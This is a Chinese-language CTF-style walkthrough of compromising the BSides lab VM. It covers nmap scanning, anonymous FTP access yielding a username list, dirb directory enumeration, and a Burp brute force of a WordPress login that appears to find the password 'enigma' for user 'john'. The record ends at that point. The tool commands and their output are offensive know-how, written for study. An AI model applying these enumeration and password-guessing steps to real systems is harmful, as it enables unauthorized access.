BSides靶机渗透实战演练

by:bird

1.准备环境


靶机IP：192.168.128.107

攻击主机IP：192.168.128.110


靶机下载地址：https://pan.baidu.com/s/1s2ajnWHNVS_NZfnAjGpEvw

2.实战渗透

扫描端口 IP




```
root@kali:~# nmap -sP 192.168.128.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-04 00:24 CST
Nmap scan report for 192.168.128.1
Host is up (0.00014s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.128.2
Host is up (0.00022s latency).
MAC Address: 00:50:56:F3:E0:19 (VMware)
Nmap scan report for 192.168.128.107
Host is up (0.00020s latency).
MAC Address: 00:0C:29:6E:D7:65 (VMware)
Nmap scan report for 192.168.128.254
Host is up (0.00014s latency).
MAC Address: 00:50:56:E4:EC:AC (VMware)
Nmap scan report for 192.168.128.106
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 10.90 seconds
```




```
root@kali:~# nmap -p 1-65535 -sV 192.168.128.107

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-04 01:04 CST
Nmap scan report for 192.168.128.107
Host is up (0.00035s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 00:0C:29:6E:D7:65 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.16 seconds
```

可以看到该靶机开放了3个端口：21，22，80

第一步我们用21端口开路，直接访问21端口，发现其存在匿名用户访问漏洞，无须登陆就能访问，并拿到一个“user.txt.bk”文件



```
root@kali:~# ftp
ftp> open 192.168.128.107
Connected to 192.168.128.107.
220 (vsFTPd 2.3.5)
Name (192.168.128.107:root):
530 This FTP server is anonymous only.
Login failed.
ftp> 
```




Index of ftp://192.168.128.107/public/

Up to higher level directory


Name	Size	Last Modified
users.txt.bk	1 KB	2018年03月03日 17时52分00秒

通过名字就能知道它是里面是一些用户名



```
abatchy
john
mai
anne
doomguy
```


下面我们回来80端口，访问http页面无收获，开启目录爆破工具跑一遍



It works!


This is the default web page for this server.

The web server software is running but no content has been added, yet.



```
root@kali:~# dirb http://192.168.128.107/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jun  4 01:17:52 2018
URL_BASE: http://192.168.128.107/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.128.107/ ----
+ http://192.168.128.107/cgi-bin/ (CODE:403|SIZE:291)
+ http://192.168.128.107/index (CODE:200|SIZE:177)
+ http://192.168.128.107/index.html (CODE:200|SIZE:177)
+ http://192.168.128.107/robots (CODE:200|SIZE:43)
+ http://192.168.128.107/robots.txt (CODE:200|SIZE:43)
+ http://192.168.128.107/server-status (CODE:403|SIZE:296)

-----------------
END_TIME: Mon Jun  4 01:17:56 2018
DOWNLOADED: 4612 - FOUND: 6
root@kali:~# 
```

访问robots.txt 得到目录 “/backup_wordpress”,通过名字就可以知道使用了Wordpress框架




```
User-agent: *
Disallow: /backup_wordpress
```

用wpscan 怼一波，没发现什么可利用的漏洞

就想到了前面FTP上找到的用户列表文件，想到了最最最糟心的爆破了…

结合网页上面的信息，结果选定了“john”的用户



[Retired] This blog is no longer being maintained

john
March 7, 2018
Leave a comment


A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

Hello world!


admin
March 7, 2018

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!


Search ...
RECENT POSTS
[Retired] This blog is no longer being maintained
Hello world!
RECENT COMMENTS
Mr WordPress on Hello world!
ARCHIVES



```
root@kali:~# dirb http://192.168.128.107/backup_wordpress/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jun  4 01:38:16 2018
URL_BASE: http://192.168.128.107/backup_wordpress/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.128.107/backup_wordpress/ ----
==> DIRECTORY: http://192.168.128.107/backup_wordpress/index/
+ http://192.168.128.107/backup_wordpress/index.php (CODE:301|SIZE:0)
+ http://192.168.128.107/backup_wordpress/license (CODE:200|SIZE:19935)
+ http://192.168.128.107/backup_wordpress/readme (CODE:200|SIZE:7358)
==> DIRECTORY: http://192.168.128.107/backup_wordpress/wp-admin/
+ http://192.168.128.107/backup_wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://192.168.128.107/backup_wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.128.107/backup_wordpress/wp-content/
+ http://192.168.128.107/backup_wordpress/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.128.107/backup_wordpress/wp-includes/
+ http://192.168.128.107/backup_wordpress/wp-links-opml (CODE:200|SIZE:233)
+ http://192.168.128.107/backup_wordpress/wp-load (CODE:200|SIZE:0)
+ http://192.168.128.107/backup_wordpress/wp-login (CODE:200|SIZE:2373)
```



用burp来跑，线程开高一点速度还是比较快的




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
1	enigma	302	□	□	1187	
0		200	□	□	3802	
2	!@#$%	200	□	□	3802	
3	!@#$%^	200	□	□	3802	
